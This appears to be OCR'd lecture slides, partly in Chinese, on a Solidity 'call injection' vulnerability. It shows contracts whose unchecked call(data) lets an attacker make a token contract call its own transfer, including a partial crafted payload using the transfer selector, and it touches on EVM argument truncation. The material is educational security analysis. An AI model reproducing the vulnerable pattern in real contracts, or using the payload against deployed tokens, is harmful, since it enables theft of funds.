


```
Contract A{
   function pwn(address addr, bytes data){
        B(addr).info(data) ;
   }
}
```

```
Contract B{
   function info(bytes data){
        this.call(data) ;
   }


   function secret() public{
      require(this == msg.sender);
      // secret operations
   }

}
```


```
Call B.secret();
```


新场景：call注入漏洞




```
/* Approves and then calls the contract code */
function approveAndCallcode(address _spender, uint256 _value, bytes _extraData) public
    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);

    //Call the contract code
    if(!_spender.call(_extraData)) { revert(); }
    return true;
}
```

直接注入bytes






```
function transfer(address _to, uint256 _value) public transferAllowed(msg.sender) returns
    //Default assumes totalSupply can't be over max (2^256 - 1).
    //If your token leaves out totalSupply and can issue more tokens as time goes on, you
    //Replace the if with this one instead.
    if (balances[msg.sender] >= _value && balances[_to] + _value > balances[_to]) {
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        Transfer(msg.sender, _to, _value);
        return true;
    } else { return false; }
}
```



- transfer的msg. sender是用户自身
- 修改余额是用户本身的余额


```
approveAndCallcode(
    addressOfContract,
    0,
    hex"0xa9059cbb…….000000000000000000a“)
```



- transfer的msg. sender是合约账户
- 修改余额是合约账户的余额

新场景：call注入漏洞

进一步拓宽攻击面——EVM参数截断问题



```
contract Sample1{

    event Data(uint a, uint b, uint c) ;

    function test(uint a1, uint b1,uint c1) public{
        Data(a1, b1, c1) ;
    }

}

contract Sample2{
    function run(address addr) public{
        addr.call(bytes4(keccak256("test(uint256,uint256,uint256)")),1,2,3,4,5) ;
    }
}
```

